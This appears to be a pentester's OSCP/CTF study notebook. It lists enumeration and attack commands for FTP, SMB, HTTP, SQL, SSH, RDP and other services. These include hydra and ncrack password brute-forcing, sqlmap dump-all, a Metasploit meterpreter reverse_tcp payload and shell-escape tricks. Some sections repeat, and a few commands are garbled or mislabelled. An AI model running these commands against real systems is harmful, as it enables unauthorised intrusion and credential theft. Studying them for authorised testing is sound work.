


Enumeration

Wednesday, January 2, 2019 3:30 PM

<https://github.com/DigitalAftermath/EnumerationVisualized/wiki>



Enumerate, Enumerate, and Enumerate some more:

FTP Services

ftp-vulnerability-scan - Nmap can be leveraged to scan FTP services for known vulnerabilities.

Example Syntax:

```
nmap -sV -Pn -vv -p [PORT] --script=ftp-anon,ftp-bounce,ftp-libopie,ftp-proftpd-backdoor,ftp-vsftpd-backdoor,ftp-vuln-cve2010-4221 [IP]
```

ftp-default - Hydra can be utilized to check FTP services for default credentials.

Example Syntax:

```
hydra -s [PORT] -C ./wordlists/ftp-default-userpass.txt -u -f [IP] ftp
```

SMB Services

samrdump - samrdump communicates with the Security Account Manager Remote interface from the MSRPC suite. It lists system user accounts, available resource shares and other sensitive information exported through this service.

Example Syntax:

```
python /usr/share/doc/python-impacket-doc/examples/samrdump.py [IP] [PORT]/SMB
```

smbenum - smbenum can be utilized to enumerate smb shares.

Example Syntax:

```
bash ./scripts/smbenum.sh [IP]
```

smbenum - smbenum can be utilized to enumerate smb shares.

Example Syntax:

```
bash ./scripts/smbenum.sh [IP]
```

enum4linux - SMB shares can be enumerated via enum4linux.

Example Syntax:

```
enum4linux [IP]
```

enum4linux - SMB shares can be enumerated via enum4linux.

Example Syntax:

```
enum4linux [IP]
```

smb-enum-users-rpc - Users can be enumerated through SMB services via RPCClient.

Example Syntax:

```
bash -c "echo 'enumdomusers' | rpcclient [IP] -U%"
```

smb-enum-admins - Net can be utilized to enumerate Domain Administrators via SMB shares.

Example Syntax:

```
net rpc group members "Domain Admins" -I [IP] -U%
```

smb-enum-groups - Nmap can be utilized to enumerate groups via SMB.

Example Syntax:

```
nmap -p[PORT] --script=smb-enum-groups [IP] -vvvv
```

smb-enum-shares - Nmap can be utilized to enumerate shares via SMB.

Example Syntax:

```
nmap -p[PORT] --script=smb-enum-shares [IP] -vvvv
```

smb-enum-sessions - Nmap can be utilized to enumerate logged in users via SMB.

Example Syntax:

```
nmap -p[PORT] --script=smb-enum-sessions [IP] -vvvv
```

smb-enum-policies - Nmap can be utilized to password policies via SMB.

Example Syntax:

```
nmap -p[PORT] --script=smb-enum-domains [IP] -vvvv
```

smb-null-sessions - Rpcclient can be utilized to check for null sessions.

Example Syntax:

```
bash -c "echo 'srvinfo' | rpcclient [IP] -U%"
```

smb-vulnerability - Nmap can be utilized to check SMB services for known vulnerabilities.

Example Syntax:

```
nmap -sV -Pn -vv -p [PORT] --script=smb-vuln* --script-args=unsafe=1 [IP]
```

nbtscan - Nbtscan finds the IP address, NetBIOS computer name, logged-in user name and MAC address via SMB.

Example Syntax:

```
nbtscan -v -h [IP]
```

Manual Browsing - SMB Shares should be enumerated manually whenever possible.

Example Syntax:

```
smbclient -L INSERTIPADDRESS  
smbclient //INSERTIPADDRESS/tmp  
smbclient \\INSERTIPADDRESS\ipc$ -U john  
smbclient //INSERTIPADDRESS/IPC$ -U john  
smbclient //INSERTIPADDRESS/admin$ -U john  
winexe -U username //INSERTIPADDRESS "cmd.exe" --system
```

HTTP/S Services

Nmap Scripts - Nmap can be leveraged to scan the service via the Nmap Scanning Engine (NSE). This is helpful when attempting to identify vulnerabilities or potential avenues of attack.

Example Syntax:

```
nmap -Pn -sV -sC -vvvv -p[PORT] [IP] -oA [OUTPUT]
```

Nikto - Nikto is a web application scanner that looks for thousands of vulnerabilities. This is something you should kick off early and review the results once the scan has completed.

Example Syntax:

```
nikto -o "[OUTPUT].txt" -p [PORT] -h [IP]
```

Whatweb - Whatweb identifies websites and provides insight into the respective web technologies utilized within the target website.

Example Syntax:

```
whatweb [IP]:[PORT] --color=never --log-brief="[OUTPUT].txt"
```

CeWL - CeWL creates customer wordlists based on a specific URL by crawling the web page and picking relevant words. This can be utilized to assist in bruteforcing web page logins.

Example Syntax:

If http:

[http://\[IP\]:\[PORT\]/](http://[IP]:[PORT]/) -m 6, "http,https,ssl,soap,http-proxy,http-alt"

If https:

[https://\[IP\]:\[PORT\]/](https://[IP]:[PORT]/) -m 6, "http,https,ssl,soap,http-proxy,http-alt"

wafw00f - Wafw00f identifies if a particular web address is behind a web application firewall.

Example Syntax:

If http:

wafw00f [http://\[IP\]:\[PORT\]](http://[IP]:[PORT]), "http,https,ssl,soap,http-proxy,http-alt"

If https:

wafw00f [https://\[IP\]:\[PORT\]](https://[IP]:[PORT]), "http,https,ssl,soap,http-proxy,http-alt"

w3m - w3m can be utilized to quickly grab the robots.txt from a website.

Example Syntax:

```
w3m -dump [/IP]/robots.txt
```

Gobuster - Gobuster is a directory/file busting tool for websites written in Golang. This tool can be run multiple ways, but two main busting strategies are almost always used:

1. Utilize a wordlist of common files/directories.
2. Utilize a wordlist of common cgis.

Common Directory Busting Example Syntax:

If http:

```
gobuster -w /usr/share/wordlists/SecLists/Discovery/Web_Content/common.txt -u  
http://\[IP\]:\[PORT\] -s "200,204,301,307,403,500"
```

If https:

```
gobuster -w /usr/share/wordlists/SecLists/Discovery/Web_Content/common.txt -u  
https://\[IP\]:\[PORT\] -s "200,204,301,307,403,500"
```

Common CGI Busting Example Syntax:

If http:

```
gobuster -w /usr/share/wordlists/SecLists/Discovery/Web_Content/cgis.txt -u  
http://\[IP\]:\[PORT\] -s "200,204,301,307,403,500"
```

If https:

```
gobuster -w /usr/share/wordlists/SecLists/Discovery/Web_Content/cgis.txt -u  
https://\[IP\]:\[PORT\] -s "200,204,301,307,403,500"
```

Dirbuster - Dirbuster is a java application designed to brute force web directories/file names. This application can be configured to utilize your preferred wordlist.

Example Syntax:

```
gobuster -w /usr/share/wordlists/SecLists/Discovery/Web_Content/common.txt -u  
http://\[IP\]:\[PORT\] -s "200,204,301,307,403,500"
```

Netcat Banner Grab - Netcat can be used to grab the service banner of the running application.

Example Syntax:

```
nc -v -n -w1 [IP] [PORT]
```

Netcat Banner Grab - Curl can be used to grab the service banner of the running application.

Example Syntax:

```
curl -i [IP]
```

X11 Screenshot - X11 Screenshot can be used to take a screenshot of the web page.

Example Syntax:

```
bash ./scripts/x11screenshot.sh [IP]
```

LDAP Services

LDAPSearch - LDAPSearch can be utilized to locate and retrieve directory entries.

Example Syntax:

```
ldapsearch -h [IP] -p [PORT] -x -s base
```

MSSQL Services

mssql-vulnerability - Nmap can be leveraged to scan MsSQL for Known vulnerabilities.

Example Syntax:

```
nmap -vv -sV -Pn -p [PORT] --script=ms-sql-info,ms-sql-config,ms-sql-dump-hashes --script-args=mssql.instance-port=%s,smsql.username-sa,mssql.password-sa [IP]
```

mssql-default - Hydra can be utilized to check the MsSQL database for default credentials.

Example Syntax:

```
hydra -s [PORT] -C ./wordlists/mssql-default-userpass.txt -u -f [IP] mssql
```

MySQL

mysql-vulnerability - Nmap can be leveraged to scan MySQL for Known vulnerabilities.

Example Syntax:

```
nmap -sV -Pn -vv -script=mysql-audit,mysql-databases,mysql-dump-hashes,mysql-empty-password,mysql ENUM,mysql-INFO,mysql QUERY,mysql-USERS,mysql-VARIABLES,mysql-VULN-CVE2012-2122 [IP] -p [PORT]
```

mysql-default - Hydra can be utilized to check the MySQL database for default credentials.

Example Syntax:

```
hydra -s [PORT] -C ./wordlists/mysql-default-userpass.txt -u -f [IP] mysql
```

Showmount - Showmount can be utilized to show NFS shares.

Example Syntax:

```
showmount -e [IP]
```

Oracle Database Enumeration

oracle-version - Metasploit can be leveraged to scan the Oracle DB to find the respective version.

Example Syntax:

```
msfcli auxiliary/scanner/oracle/tnlsnr_version rhosts=[IP] E
```

oracle-sid - Metasploit can be utilized to enumerate the Oracle DB SID.

Example Syntax:

```
msfcli auxiliary/scanner/oracle/sid_enum rhosts=[IP] E
```

oracle- - Hydra can be used to check for default Oracle DB credentials.

Example Syntax:

```
hydra -s [PORT] -C ./wordlists/oracle-default-userpass.txt -u -f [IP]
```

Postgres Enumeration

postgres-default - Hydra can be utilized to check the Postgres database for default credentials.

Example Syntax:

```
hydra -s [PORT] -C ./wordlists/postgres-default-userpass.txt -u -f [IP] postgres
```

RDP Services

rdp-sec-check - RDP security settings can be enumerated via rdp-sec-check.

Example Syntax:

```
perl ./scripts/rdp-sec-check.pl [IP]:[PORT],
```

RDP Services

ncrack - Ncrack can be utilized to brute force RDP services. Example Syntax:

```
ncrack -vv --user administrator -P /usr/share/wordlists/rockyou.txt rdp://[IP]
```

RPC Services

rpcinfo - rpcinfo can be utilized to enumerate RPC services.

Example Syntax:

```
rpcinfo -p [IP]
```

SMTP Services

smtp-enum-vrfy - Metasploit can utilize the VRFY verb to enumerate SMTP servers.

Example Syntax:

```
smtp-user-enum -M VRFY -U /usr/share/metasploit-framework/data/wordlists/unix_users.txt -t [IP] -p [PORT]
```

smtp-enum-expn - Metasploit can utilize the EXPN verb to enumerate SMTP servers.

Example Syntax:

```
smtp-user-enum -M EXPN -U /usr/share/metasploit-framework/data/wordlists/unix_users.txt -t [IP] -p [PORT]
```

smtp-enum-rcpt - Metasploit can utilize the RCPT verb to enumerate SMTP servers.

Example Syntax:

```
smtp-user-enum -M RCPT -U /usr/share/metasploit-framework/data/wordlists/unix_users.txt -t [IP] -p [PORT]
```

SNMP Services

snmpcheck - snmpcheck can be used to enumerate SNMP devices.

Example Syntax:

```
snmpcheck -t [IP]
```

Sparta

Below is a custom Sparta config file that can be utilized to streamline/simplify the enumeration process.
How do I install the config file?

Simple, go navigate to /usr/share/Sparta and edit the contents of sparta.conf to the supplied configuration file. In the event you manage to mess this simple task up, delete the sparta.conf file, rerun Sparta, and a new sparta.conf file will be generated.


Why should I use Sparta?

A few reasons:

- Sparta provides an enumeration framework that can save valuable time via a point, click, shoot strategy instead of CLI bashing.

- Sparta uses a phased approach to port scanning, allowing for the rapid identification of common ports while scanning all 65,535 ports.
- Sparta can be customized for your particular needs and does not require in-depth scripting/programming knowledge.

What is the suggested workflow?



The workflow is straight forward:

launch sparta -> save file -> add hosts -> enumerate specific services

In the workflow provided, you will see that nmap is used to conduct parallel scanning. This is done for a few reasons:

1. Sparta uses a phased approach to scanning.
2. Nmap can be utilized to conduct a more granular approach to scanning (if needed).
3. Nmap is used to double check the results of Sparta to ensure everything is true.

Sparta allows for the importing of nmap scans, so if you want to skip Sparta scanning hosts, just conduct the scanning via Zenmap/Nmap and import the results.

Make sure you save Sparta results to a folder structure that makes sense for you. I really like utilizing one instance of Sparta to scan one host, so at any given time I will have multiple tabs of Sparta open just to keep things "isolated". All of this is up to how you like to manage your workspace, there is no "correct" way.

Sparta .conf Script

<https://github.com/DigitalAftermath/EasyEnumeration/blob/master/sparta.conf>

General OSCP/CTF Tips

Restart the box - wait 2+ minutes until it comes back and all services have started

For every open port TCP/UDP

http://packetlife.net/media/library/23/common_ports.pdf

- Find service and version
- Find known service bugs
- Find configuration issues
- Run nmap port scan / banner grabbing

GoogleFoo

- Every error message
- Every URL path
- Every parameter to find versions/apps/bugs
- Every version exploit db
- Every version vulnerability

If app has auth

- User enumeration
- Password bruteforce
- Default credentials google search

If everything fails try:

```
nmap --script exploit -Pn $ip
```

Enumeration is defined as a process which establishes an active connection to the target hosts to discover potential attack vectors in the system, and the same can be used for further exploitation of the system.

Enumeration is used to gather the below

- Usernames, Group names
- Hostnames
- Network shares and services
- IP tables and routing tables
- Service settings and Audit configurations
- Application and banners
- SNMP and DNS Details

Significance of enumeration:

Enumeration is often considered as a critical phase in Penetration testing as the outcome of enumeration can be used directly for exploiting the system.

Enumeration classification:

Enumeration can be performed on the below.

1. NetBios Enumeration
2. SNMP Enumeration
3. LDAP Enumeration
4. NTP Enumeration
5. SMTP Enumeration
6. DNS Enumeration

7. Windows Enumeration
8. UNIX /Linux Enumeration

The rest of the document explains each one of the above enumeration along with tools and controls for preventing the same.

Scan for hosts

```
nmap -sn $iprange -oG - | grep Up | cut -d' ' -f2 > network.txt
```

Port scanning

TCP Top 1000:

```
nmap -Pn -sC -sV -oA tcp -vv $ip
```

All TCP Ports:

```
nmap -Pn -sC -sV -oA all -vv -p- $ip
```

When you're getting no where with the TCP ports - try UDP ports. Easily forgotten about!

UDP Top 100:

```
nmap -Pn -sU --top-ports 100 -oA udp -vv $ip
```

Utilize nmap's scripts

Find script related to a service your interested in, example here is ftp

```
locate .nse | grep ftp
```

What does a script do?

```
nmap --script-help ftp-anon
```

Vulnerability scanning

Search services vulnerabilities

```
searchsploit --exclude=dos -t apache 2.2.3
```

```
msfconsole; > search apache 2.2.3
```

- FTP service on 10.10.1.22:21
 - Enumeration
 - nmap -sV -Pn -vv -p21 --script=ftp-anon,ftp-bounce,ftp-libopie,ftp-proftpd-backdoor,ftp-syst,ftp-vsftpd-backdoor,ftp-vuln-cve2010-4221 -oA '/root/Documents/10.10.1.22/scans/10.10.1.22_21_ftp' 10.10.1.22
 - hydra -L USER_LIST -P PASS_LIST -f -o /root/Documents/10.10.1.22/scans/10.10.1.22_21_ftphydra.txt -u 10.10.1.22 -s 21 ftp
- Found telnet service on 10.11.1.22:23
 - Enumeration
 - ncat -nv 10.11.1.22 23

- SSH service on 10.10.1.22:22
 - Bruteforcing
 - medusa -u root -P /usr/share/wordlists/rockyou.txt -e ns -h 10.10.1.22:22 - 22 -M ssh
 - hydra -f -V -t 1 -l root -P /usr/share/wordlists/rockyou.txt -s 22 10.10.1.22 ssh
 - ncrack -vv -p 22 --user root -P PASS_LIST 10.10.1.22
 - Use nmap to automate banner grabbing and key fingerprints, e.g.
 - nmap 10.10.1.22 -p 22 -sV --script=ssh-hostkey -oA '/root/Documents/10.11.1.22/scans/10.10.1.22_22_ssh-hostkey'
- SMTP service on 10.11.1.22:25
 - Find users
 - smtp-user-enum -M VRFY -U /usr/share/seclists/Usernames/top_shortlist.txt -t 10.11.1.22 -p 25
- Found MSRPC service on 10.11.1.22:111
 - Enumeration
 - rpcclient -U "" 10.11.1.22
- NetBIOS service on 10.10.1.22:139
 - Enumeration
 - nmblookup -A 10.10.1.22
 - smbclient //MOUNT/share -I 10.10.1.22 N
 - smbclient -L //10.10.1.22
 - enum4linux -a 10.10.1.22
 - rpcclient -U "" 10.10.1.22

Whatweb - Usage: whatweb [options] <URLs>

WhatWeb identifies websites. Its goal is to answer the question, “What is that Website?”. WhatWeb recognises web technologies including content management systems (CMS), blogging platforms, statistic/analytics packages, JavaScript libraries, web servers, and embedded devices. WhatWeb has over 1700 plugins, each to recognise something different. WhatWeb also identifies version numbers, email addresses, account IDs, web framework modules, SQL errors, and more.

WhatWeb can be stealthy and fast, or thorough but slow. WhatWeb supports an aggression level to control the trade off between speed and reliability. When you visit a website in your browser, the transaction includes many hints of what web technologies are powering that website. Sometimes a single webpage visit contains enough information to identify a website but when it does not, WhatWeb can interrogate the website further. The default level of aggression, called ‘stealthy’, is the fastest and requires only one HTTP request of a website. This is suitable for scanning public websites. More aggressive modes were developed for use in penetration tests.

Most WhatWeb plugins are thorough and recognise a range of cues from subtle to obvious. For example, most WordPress websites can be identified by the meta HTML tag, e.g. „, but a minority of WordPress websites remove this identifying tag but this does not thwart WhatWeb. The WordPress WhatWeb plugin has over 15 tests, which include checking the favicon, default installation files, login pages, and checking for “/wp-content/” within relative links.

EXAMPLE USAGE:

- * Scan example.com.
./whatweb example.com
- * Scan reddit.com slashdot.org with verbose plugin descriptions.
./whatweb -v reddit.com slashdot.org
- * An aggressive scan of wired.com detects the exact version of WordPress.
./whatweb -a 3 www.wired.com

```

* Scan the local network quickly and suppress errors.
whatweb --no-errors 192.168.0.0/24
* Scan the local network for https websites.
whatweb --no-errors --url-prefix https:// 192.168.0.0/24
* Scan for crossdomain policies in the Alexa Top 1000.
./whatweb -i plugin-development/alexa-top-100.txt \
--url-suffix /crossdomain.xml -p crossdomain_xml

```

root@kali:~# whatweb -v -a 3 192.168.0.102

Samrdump is pre-installed on Backtrack 5 .

You can find "samrdump" under SMB Analysis .

Samrdump is used to retrieved information about the target using SAM (Security Account Manager).

It lists out the all the domains , shares , useraccounts, and other information .

HOW TO OPEN SAMRDUMP

To open samrdump . follow the steps :

BackTrack > Information Gathering > Network Analysis > Smb Analysis > samrdump

Running Samrdump.py with port 445

Command Syntax : ./samrdump.py username:password@target-ip-address protocol list

Example : ./samrdump.py administrator:12345@192.168.232.172

<http://www.hackingdna.com/2012/12/samrdump-on-backtrack-5.html>

What is LDAP?

LDAP Stands for Light Weight Directory Access Protocol and it is an Internet protocol for accessing distributed directory services like Active Directory or OpenLDAP etc. A directory service is a hierarchical and logical structure for storing records of users. LDAP is based on client and server architecture. LDAP transmits over TCP and information is transmitted between client and server using Basic Encoding Rules (BER).

LDAP Enumeration:

LDAP supports anonymous remote query on the Server. The query will disclose sensitive information such as usernames, address, contact details, Department details, etc.

LDAP Enumeration Tools:

The following table shows the list of tools to perform LDAP Enumeration:

Sl.no	Name of the tool	Web Links
01	Softerra LDAP Administrator	http://www.ldapadministrator.com/
02	Jxplorer	http://jxplorer.org/
03	active directory domain services management pack for system center	https://www.microsoft.com/en-in/download/details.aspx?id=21357
04	LDAP Admin Tool	http://www.ldapadmin.org/
05	LDAP Administrator tool	https://sourceforge.net/projects/ldapadmin/

LDAP Security controls:

The following are the security controls to prevent LDAP enumeration attacks

9. Use SSL to encrypt LDAP communication
10. Use Kerberos to restrict the access to known users
11. Enable account lockout to restrict brute forcing

What is NTP?

NTP stands for Network Time protocol designed to synchronize clocks of networked computers. NTP can achieve accuracies of 200 milliseconds or better in local area networks under ideal conditions. NTP can maintain time to within ten milliseconds (1/100 second) over the Internet. NTP is based on agent-server architecture where agent queries the NTP server, and it works on User Datagram Protocol (UDP) and well-known port 123.

NTP Enumeration:

An attacker can enumerate the following information by querying NTP server.

12. List of hosts connected to the NTP server
13. Internal Client IP addresses, Hostnames and Operating system used.

NTP Enumeration Tools:

The following table shows the list of tools to perform NTP Enumeration:

Sl.no	Name of the tool	Description / web links
01	ntptrace	Query to determine from where the NTP server updates its time and traces the chain of NTP servers from a source
02	ntpdcc	Query the ntp Deamon about its current state and to request changes in the state
03	Ntpq	Monitors NTP daemon ntpd operations and determine performance

NTP Security controls:

The following are the security controls to prevent NTP enumeration attacks

- Restrict the usage of NTP and enable the use of NTPSec where possible
- Filter the traffic with IPTables
- Enable logging for the messages and events

Windows Enumeration:

Windows Operations system can be enumerated with multiple tools from Sysinternals. Many more sysinternal tools can be downloaded from the following

URL <https://technet.microsoft.com/en-in/sysinternals/bb545021.aspx>. The following list is the list of some important utilities.

Sl.no	Name of the tool	Description / web links
01	PsExec	Execute processes on remote machine
02	PsFile	Displays list of files opened remotely.
03	PsGetSid	Translate SID to display name and vice versa
04	PsKill	Kill processes on local or remote machine
05	PsInfo	Displays installation, install date, kernel build, physical memory, processors type and number, etc.
06	PsList	Displays process, CPU, Memory, thread statistics
07	PsLoggedOn	Displays local and remote logged users
08	PsLogList	View Event logs

Windows Security controls:

The following are the security controls to prevent Windows enumeration attacks

- Minimize the attack surface by removing any unnecessary or unused service
- Ensure Windows Firewall is configured to restrict the access

UNIX or Linux Enumeration:

UNIX or Linux Operating System can be enumerated with multiple command line utilities provided by the OS. Below is the list of utilities.

Sl.no	Name of the tool	Description / web links
01	Finger	Enumerate users on remote machine
02	rpcInfo	Enumerate Remote procedure call
03	rpcclient	Enumerate Usernames on Linux
04	showmount	Enumerate list of shared directories
05	Enum4Linux	https://labs.portcullis.co.uk/tools/enum4linux/

LINUX Security controls:

The following are the security controls to prevent Linux enumeration attacks

- Minimize the attack surface by removing any unnecessary or unused service
- Ensure IPTABLES is configured to restrict the access

Mysql

- nmap -sV -Pn -vv --script=mysql-audit,mysql-databases,mysql-dump-hashes,mysql-empty-password,mysql-enum,mysql-info,mysql-query,mysql-users,mysql-variables,mysql-vuln-cve2012-2122 \$ip -p 3306
- Nmap scan

```
nmap -sV -Pn -vv -script=mysql* $ip -p 3306
```

- Vuln scanning:

```
sqlmap -u 'http://\$ip/login-off.asp' --method POST --data  
'txtLoginID=admin&txtPassword=aa&cmdSubmit>Login' --all --dump-all
```

- If Mysql is running as root and you have access, you can run commands:

```
mysql> select do_system('id');
```

```
mysql> ! sh
```

```
MsSql
```

- Enumerate MSSQL Servers on the network

```
msf > use auxiliary/scanner/mssql/mssql_ping  
nmap -sU --script=ms-sql-info $ip
```

- Bruteforce MsSql

```
msf auxiliary(mssql_login) > use auxiliary/scanner/mssql/mssql_login
```

- Gain shell using gathered credentials

```
msf > use exploit/windows/mssql/mssql_payload  
msf exploit(mssql_payload) > set PAYLOAD windows/meterpreter/reverse_tcp
```

- Log in to a MsSql server:

```
# root@kali:~/dirsearch# cat ./freetds.conf  
[someserver]  
host = $ip  
port = 1433  
tds version = 8.0  
user=sa
```

```
root@kali:~/dirsearch# sqsh -S someserver -U sa -P PASS -D DB_NAME
```

```
SQL
```

```
/5-sql
```

RPC (135)

- Enumerate, shows if any NFS mount exposed:

```
rpcinfo -p $ip
```

```
nmap $ip --script=msrpc-enum
```

```
msf > use exploit/windows/dcerpc/ms03_026_dcom
```

SSH

- User enumeration

```
use auxiliary/scanner/ssh/ssh_enumusers  
set user_file /usr/share/wordlists/metasploit/unix_users.txt  
or  
set user_file /usr/share/seclists/Usernames/Names/names.txt  
run
```

```
python /usr/share/exploitdb/exploits/linux/remote/40136.py -U /usr/share/wordlists/metasploit/unix_users.txt $ip
```

- Bruteforce

```
hydra -v -V -l root -P password-file.txt $ip ssh
```

- With list of users:

```
hydra -v -V -L user.txt -P /usr/share/wordlists/rockyou.txt -t 16 192.168.33.251 ssh
```

- You can use **-w** to slow down

SSL

- Open a connection

```
openssl s_client -connect $ip:443
```

- Basic SSL ciphers check

```
nmap --script ssl-enum-ciphers -p 443 $ip
```

- Look for unsafe ciphers such as Triple-DES and Blowfish

- Very complete tool for SSL auditing is testssl.sh, finds BEAST, FREAK, POODLE, heart bleed, etc...

POP3

- Test authentication:

```
telnet $ip 110
```

```
USER uer@$ip
```

```
PASS admin
```

```
list
```

```
retr 1
```

Finger

port 79

<https://touhidshaikh.com/blog/?p=914>

Find Logged in users on target.

```
finger @$ip
```

if there is no user logged in this will show no username

Check User is existed or not.

```
finger $username@$ip
```

The finger command is very useful for checking users on target but it's painful if brute-forced for a username.

Using Metasploit for Brute-force target

```
use auxiliary/scanner/finger/finger_users
```

```
set rhosts $ip
```

```
set users_file
```

```
run
```

```
cd /tmp/
wget http://pentestmonkey.net/tools/finger-user-enum/finger-user-enum-1.0.tar.gz
tar -xvf finger-user-enum-1.0.tar.gz
cd finger-user-enum-1.0
perl finger-user-enum.pl -t 10.22.1.11 -U /tmp/rockyou-top1000.txt
```

RDP

- Bruteforce
- ncrack -vv --user administrator -P password-file.txt rdp://\$ip
- hydra -t 4 -l administrator -P /usr/share/wordlists/rockyou.txt rdp://\$ip

Kerberos

- Test MS14-068

LDAP

- Enumeration:
- ldapsearch -h \$ip -p 389 -x -b "dc=mywebsite,dc=com"

nmap has many vulnerability scanning NSE scripts in /usr/share/nmap/scripts/

- OpenVAS
- Powerful vulnerability scanner with thousands of scan checks. Setup:
 - openvas-setup; openvas-adduser; gsd

Word Lists

- /usr/share/seclists/
 - /usr/share/wordlist/
 - /usr/share/metasploit-framework/data/wordlists/
- Minimal web server
 - for i in 1 2 3 4 5 6 7; do echo -e '200 OK HTTP/1.1\r\nConnection:close\r\n\r\n\r\ninfo\r\n\r\n' | nc -q 0 -klvvp 80; done

Proxy

- Protocols

```
http://
http://
connect://
sock4://
sock5://
```

Methods

Wednesday, January 2, 2019 3:14 PM

Methodologies:

- OSSTMM
- PTES
- NIST Special Publication 800-115
- OWASP Testing Guide
- Pen Testing Framework

Get Out of Jail Free Card

- www.counterhack.net/permission_memo.html

General OSCP/CTF Tips

Restart the box - wait 2+ minutes until it comes back and all services have started

For every open port TCP/UDP

http://packetlife.net/media/library/23/common_ports.pdf

- Find service and version
- Find known service bugs
- Find configuration issues
- Run nmap port scan / banner grabbing

GoogleFoo

- Every error message
- Every URL path
- Every parameter to find versions/apps/bugs
- Every version exploit db
- Every version vulnerability

If app has auth

- User enumeration
- Password bruteforce
- Default credentials google search

If everything fails try:

```
nmap --script exploit -Pn $ip
```

Individual Host Scanning

Service Scanning

WebApp

- Nikto
- dirb
- dirbuster
- wpscan
- dotdotpwn/LFI suite
- view source

- davtest/cadeavar
- droopscan
- joomscan
- LFI\RFI test

Linux\Windows

- snmpwalk -c public -v1 \$ip 1
- smbclient -L //\$/ip
- smbmap -H \$ip
- rpcinfo
- Enum4linux
- Anything Else**
- nmap scripts
- hydra
- MSF Aux Modules
- Download software....uh'oh you're at this stage

Exploitation

- Gather version numbers
- Searchsploit
- Default Creds
- Creds previously gathered
- Download the software

Post Exploitation

Linux

- linux-local-enum.sh
- linuxprivchecker.py
- linux-exploit-suggestor.sh
- unix-privesc-check.py

Windows

- wpc.exe
- windows-exploit-suggestor.py
- windows_privesc_check.py
